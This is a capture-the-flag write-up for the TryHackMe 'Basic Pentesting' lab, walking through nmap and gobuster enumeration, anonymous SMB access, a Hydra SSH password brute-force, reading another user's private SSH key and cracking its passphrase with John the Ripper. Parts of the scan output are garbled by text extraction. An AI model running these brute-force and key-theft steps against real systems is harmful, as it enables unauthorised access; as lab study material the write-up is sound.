

Basic Pentesting - Tryhackme


Nmap Scan

```
└$ nmap -A -T4 10.10.24.150 -vv -oN nmapscan_topports
[145/222]
Starting Nmap 7.93 ( <code>https://nmap.org</code> ) at 2023-06-05 10:32 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Initiating Ping Scan at 10:32
Scanning 10.10.24.150 [2 ports]
Completed Ping Scan at 10:32, 0.40s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.04s elapsed
Initiating Connect Scan at 10:32
Scanning 10.10.24.150 [1000 ports]
Discovered open port 22/tcp on 10.10.24.150
Discovered open port 445/tcp on 10.10.24.150
Discovered open port 80/tcp on 10.10.24.150
Discovered open port 139/tcp on 10.10.24.150
Discovered open port 8080/tcp on 10.10.24.150
Increasing send delay for 10.10.24.150 from 0 to 5 due to 106 out of 264 dropped probes since last increase.
Discovered open port 8009/tcp on 10.10.24.150
Completed Connect Scan at 10:32, 14.88s elapsed (1000 total ports)
Initiating Service scan at 10:32
Scanning 6 services on 10.10.24.150
Completed Service scan at 10:35, 150.94s elapsed (6 services on 1 host)
NSE: Script scanning 10.10.24.150.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 7.79s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.88s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
Nmap scan report for 10.10.24.150
Host is up, received syn-ack (0.25s latency). \ nmap -A -T4 10.10.24.150 -vv -oN nmapscan_topports
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Completed NSE at 10:35, 0.00s elapsed
Nmap scan report for 10.10.24.150
Host is up, received syn-ack (0.25s latency).
Scanned at 2023-06-05 10:32:16 EDT for 175s
Not shown: 994 closed tcp ports (conn-refused)
PORT
                 STATE SERVICE REASON VERSION
                                                              syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
22/tcp
                   open ssh
| ssh-hostkey:
       2048 db45cbbe4a8b71f8e93142aefff845e4 (RSA)
 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDZXasCfWSXQ9lYiKbTNkPs0T+wFym2lZy229LllhY6iDLrjm7LIkhCcrlgnJQtLxl5NPhlHNVmwhlkcPPiAHwluhMVE
5xKihQj3i+Ucx2IwiFvfmCz4AKsWlR6N8IZe55Ltw0lcH9ykuKZddg81X8
CJaKzplh7FZyXju8ViDSAY8gdhqpJommYxzqu9s1M31cmFg2fT5V1z9s4D
P/vd
256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
 | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNOYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBP0SXJpgwPf/e9AT9ri/dlankob4PqzMjl2Q9lZIVIXEEFJ9sfRkC+tgS
jk9PwK0DU03JU27pmtAkDL4Mtv9eZw=
 256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAzy8ZacWXbPGeqtuiJCnPP0LYZYZlMj5D1ZY9ldg1wU
80/tcp open http
                                                            syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
 |_http-title: Site doesn't have a title (text/html).
 | http-methods:
        Supported Methods: POST OPTIONS GET HEAD
139/tcp open netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open ajp13?
                                                              syn-ack
 | ajp-methods:
         Supported methods: GET HEAD POST OPTIONS
8080/tcp open http-proxy syn-ack
 |_http-favicon: Apache Tomcat
 |_http-open-proxy: Proxy might be redirecting requests
 | fingerprint-strings:
         WMSRequest:
             HTTP/1.1 400
             Content-Type: text/html;charset=utf-8
             Content-Language: en
             Content-Length: 2243
             Date: Mon, 05 Jun 2023 14:34:59 GMT
             Connection: close
              <!doctype html><html lang="en"><head><title>HTTP Status 400
             Request</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:
22px;} h2 {font-family:Tahoma, Arial, sans-serif;color:white
 ;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma, Arial, sans-serif;color:white;background-color:#525D76;font-size:1
 4px;} body {font-family:Tahoma, Arial, sans-serif;color:blac
 k;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Aria
l, sans-serif; background: white; color: black; font-size: 12px; }
  a \ \{color:black;\} \ a.name \ \{color:black;\} \ .line \ \{height:1px;background-color:\#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:\#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:\#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:\#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:#525D76;border:none;\} </ style ></ head> < body the color:black; \} \ .line \ \{height:1px;background-color:#525D76;border:none;\} </ style ></ head> </br>
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             HTTP/1.1 400
             Content-Type: text/html;charset=utf-8
              Content-Language: en
             Content-Length: 2243
             Date: Mon. 05 Jun 2023 14:35:00 GMT
             Connection: close
              <!doctype html><html lang="en"><head><title>HTTP Status 400
              Request < / title < style \ type = "text/css" > h1 \ \{font-family: Tahoma, Arial, sans-serif; color: white; background-color: \#525D76; font-size: font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: \#525D76; font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: \#525D76; font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: \#525D76; font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: \#525D76; font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: #525D76; font-size: font-family: Tahoma, Arial, sans-serif; color: white; background-color: #525D76; font-size: font-size: font-family: font-family
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  a \ \{color:black;\} \ a.name \ \{color:black;\} \ .\\ line \ \{height:1px;background-color:\#525D76;border:none;\} </style> </head> < body + for the color:black; a.name \ color:black; a.name \ a.na
 I http-methods:
 | Supported Methods: GET HEAD POST OPTIONS
 |_http-title: Apache Tomcat/9.0.7
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://
nmap.org/cgi-bin/submit.cgi?new-service
SE-Port8080-TCP:V=7.93%I=7%D=6/5%Time=647DE294%P=x86_64-pc-linux-gnu%r(WMS
SF:Request,95F,"HTTP/1\.1\x20400\x20\r\nContent-Type:\x20text/html;charset
SF:= utf-8 \\ r\\ nContent-Language: \\ x20en \\ r\\ nContent-Length: \\ x202243 \\ r\\ nDate: \\ x20en \\ r\\ nDate: \\ x20en \\ nDate:
SF:20Mon,\x2005\x20Jun\x20203\x2014:34:59\x20GMT\r\nConnection:\x20close\
SF: r\n\r\n<! doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Stat
SF:t/css\">h1\x20{font-family:Tahoma, Arial, sans-serif; color:white; backgrou
SF:nd-color:#525D76;font-size:22px;}\x20h2\x20{font-family:Tahoma,Arial,sa
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SF:D76; font-size:14px; \} \\ \times 20body \\ \times 20\{font-family:Tahoma, Arial, sans-serif; continuous and sa
SF:lor:black;background-color:white;}\x20b\x20{font-family:Tahoma,Arial,sa
SF:ns-serif:color:white:background-color:#525D76:}\x20p\x20{font-family:Ta
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SF:on.\x2005\x20Jun\x202023\x2014:35:00\x20GMT\r\nConnection:\x20close\r\n
SF:\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Status\
SF: x20400 \times 20 \times e2 \times 80 \times 93 \times 20 \\ Bad \times 20 \\ Request </title> < style \times 20 \\ type = \ ''text/c + 1 \\ type = \ ''text/c +
SF:ss\\">h1\\x20\{font-family:Tahoma,Arial,sans-serif;color:white;background-serif,color:white;background-serif,sans-serif,color:white;background-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,sans-serif,san
SF: color: \#525D76; font-size: 22px; \} \\ \times 20h2 \\ \times 20 \\ \{font-family: Tahoma, Arial, sans-tolor: \#525D76; font-size: 22px; \} \\ \times 20h2 \\ \times 20 \\ \{font-family: Tahoma, Arial, sans-tolor: \#525D76; font-size: 22px; \} \\ \times 20h2 \\ \times 
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SF:serif;color:white;background-color:#525D76;}\x20p\x20{font-family:Tahom
SF:a, Arial, sans-serif; background: white; color: black; font-size:12px; }\x20a\x
SF:20\{color:black;\}\\ x20a\\.name\\ x20\{color:black;\}\\ x20\\.line\\ x20\{height:1px;\\
SF:background-color:#525D76;border:none;}</style></head><bod");
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
 | smb-security-mode:
                account_used: guest
                   authentication_level: user
                   challenge_response: supported
                message_signing: disabled (dangerous, but default)
  | smb2-security-mode:
      311:
                          Message signing enabled but not required
  |_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
  | nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
                BASTC2<00>
                                                                                                               Flags: <unique><active>
                  BASIC2<03>
                                                                                                              Flags: <unique><active>
                  BASIC2<20>
                                                                                                                    Flags: <unique><active>
                   \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
                   WORKGROUP<00> Flags: <group><active>
                   WORKGROUP<1d>
                                                                                                                    Flags: <unique><active>
                  WORKGROUP<1e>
                                                                                                               Flags: <group><active>
  | Statistics:
                  date: 2023-06-05T14:35:03
                  start_date: N/A
  | p2p-conficker:
                Checking for Conficker.C or higher...
                  Check 1 (port 59558/tcp): CLEAN (Couldn't connect)
                  Check 2 (port 26083/tcp): CLEAN (Couldn't connect)
                  Check 3 (port 50934/udp): CLEAN (Failed to receive data)
                   Check 4 (port 32522/udp): CLEAN (Failed to receive data)
                0/4 checks are positive: Host is CLEAN or ports are blocked
  | smb-os-discovery:
                OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
                  Computer name: basic2
                   NetBIOS computer name: BASIC2\x00
                   Domain name: \x00
                   FQDN: basic2
                  System time: 2023-06-05T10:35:04-04:00
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
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Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:35
Completed NSE at 10:35, 0.00s elapsed
 Read data files from: /usr/bin/../share/nmap
 \hbox{Service detection performed. Please report any incorrect results at $https://nmap.org/submit/. } \\
Nmap done: 1 IP address (1 host up) scanned in 175.45 seconds
```

· Visiting the website



Undergoing maintenance

Please check back later

· Source code of that page.

```
← → C ♠ ∴ view-source:http://10.10.24.150/


Kali Linux S Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB THM Browser-Based Google Hacking DB J OffSec

1 <a href="html">html>
2
3 <a href="html"><a href="html">html>
4
5 <a href="html">html>
6
7 < !-- Check our dev note section if you need to know what to work on. -->
8
9
10 <a href="html">html>
11
11
11
11
11
11
11
```

· Directory busting -

```
(kali®kali)-[~/Documents/Tryhackme/Basic Pentesting
$ gobuster dir -u http://10.10.24.150/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o gobusterscan
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
                                http://10.10.24.150/
                                GET
[+] Threads:
                                10
                                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
                                gobuster/3.3
                                10s
[+] Timeout:
2023/06/05 10:44:00 Starting gobuster in directory enumeration mode
                        (Status: 301) [Size: 318] [-
/development
```

• Visiting - http://10.10.24.150/development/



Index of /development

Name Last modified Size Description ▶ Parent Directory dev.txt 2018-04-23 14:52 483 j.txt 2018-04-23 13:10 235

Apache/2.4.18 (Ubuntu) Server at 10.10.24.150 Port 80





• Listing shares using smbclient -

```
(kali⊕ kali)-[~/Documents/Tryhackme/Basic Pentesting]
 -$ smbclient -L //10.10.24.150 -N
        Sharename
                        Type
                                  Comment
                        Disk
        Anonymous
        IPC$
                        IPC
                                  IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
        Server
                             Comment
        Workgroup
                             Master
        WORKGROUP
                             BASIC2
```

• Was able to login via smbclient to the sharename Anonymous -

```
      (kali⊗ kali) - [~/Documents/Tryhackme/Basic Pentesting]

      $ smbclient //10.10.24.150/Anonymous -N

      Try "help" to get a list of possible commands.

      smb: \> ls

      .
      D
      0 Thu Apr 19 13:31:20 2018

      .
      D
      0 Thu Apr 19 13:13:06 2018

      staff.txt
      N
      173 Thu Apr 19 13:29:55 2018

      14318640 blocks of size 1024. 11092500 blocks available
```

• Contents of the file - "staff.txt"

```
(kali@kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but this is how mistakes happen. (This means you too, Jan!)

-Kay
```

- So, from here, we can conclude that there are two users named Jan and Kay.
- · Was able to login in the IPC share, but didn't find anything

```
(kali@ kali)-[~/Documents/Tryhackme/Basic Pentesting]
$ smbclient //10.10.24.150/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> pwd
Current directory is \\10.10.24.150\IPC$\
```

- Now Bruteforcing the SSH login using Hydra using the command hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.24.150/ -v
- Successfully found the password 'armando' for the user: jan
- · Trying to login via SSH, I was successfully able to login-

```
linuxmint) - [~/Downloads]
 -$ ssh jan@10.10.193.30 -p22
The authenticity of host '10.10.193.30 (10.10.193.30)' can't be established. ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4. This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.30' (ED25519) to the list of known hosts.
jan@10.10.193.30's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86 64)
 * Documentation: https://help.ubuntu.com
                     https://landscape.canonical.com
   Management:
 * Support:
                     https://ubuntu.com/advantage
O packages can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

- Note: Started facing a bit of problem in my local machine hence, used the attackbox to move further.
- Now, starting enumeration for Privilege escalation vectors.

```
jan@basic2:~$ whoami
jan
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/mount
/bin/fusermount
/bin/fusermount
/bin/ping
jan@basic2:~$ locate linpeas.sh
jan@basic2:~$
```

- · Nothing interesting in SUID bit set files.
- Unable to run 'sudo'.
- Now did enumeration using linpeas
- Transferred linpeas over SSH using the scp command from our local machine to host machine...

```
root@ip-10-10-63-178:~# scp /opt/PEAS/linPEAS/linpeas.sh jan@10.10.155.46:/tmp/file jan@10.10.155.46's password: linpeas.sh 100% 228KB 1.9MB/s 00:00 root@ip-10-10-63-178:~#
```

- On running lineeas found some interesting stuff - id_rsa file for the user ${\bf Kay}$

```
/nome/kay/.ssn/ld_rsa
/home/kay/.ssh/id_rsa.pub
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id_rsa
/home/kay/.ssh/id rsa.pub
```

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
 ----BEGIN RSA PRIVATE KEY----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqb0GlPs01hAWKIRxUPaEr18lcZ+0lY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
BOWhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysv0pVn9WnF0Ud0N+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4h0PkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCV08+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1liFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
```

· Used this id rsa to attempt to login via SSH for user Kay.

```
root@ip-10-10-63-178:~# ls

Desktop id_rsa_kay Pictures Rooms thinclient_drives transfers

Downloads Instructions Postman Scripts Tools work

root@ip-10-10-63-178:~# chmod 600 id_rsa_kay

root@ip-10-10-63-178:~# ssh kay@10.10.155.46 -i id_rsa_kay

Enter passphrase for key 'id rsa kay':
```

- But the id_rsa was passphrase protected.
- So, now used ssh2john to calculate the hash and to crack the passphrase -

```
root@ip-10-10-63-178:-# /opt/john/ssh2john.py id_rsa_kay > hash_id_rsa.txt
root@ip-10-10-63-178:-# john --wordlist=/usr/share/wordlists/rockyou.txt hash_id_rsa.txt
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa_kay)
1g 0:00:00:12 72.10% (ETA: 21:13:46) 0.07898g/s 815483p/s 815483c/s 815483C/s aguilas666..aguilas26
Session aborted
root@ip-10-10-63-178:-#
```

• Successfully got the passphrase and logged in via SSH

```
root@ip-10-10-63-178:~# ssh kay@10.10.155.46 -i id_rsa_kay
Enter passphrase for key 'id_rsa_kay':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

```
kay@basic2:~$ cd /home
kay@basic2:/home$ ls
jan kay
kay@basic2:/home$ cd kay
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

· Got the final password.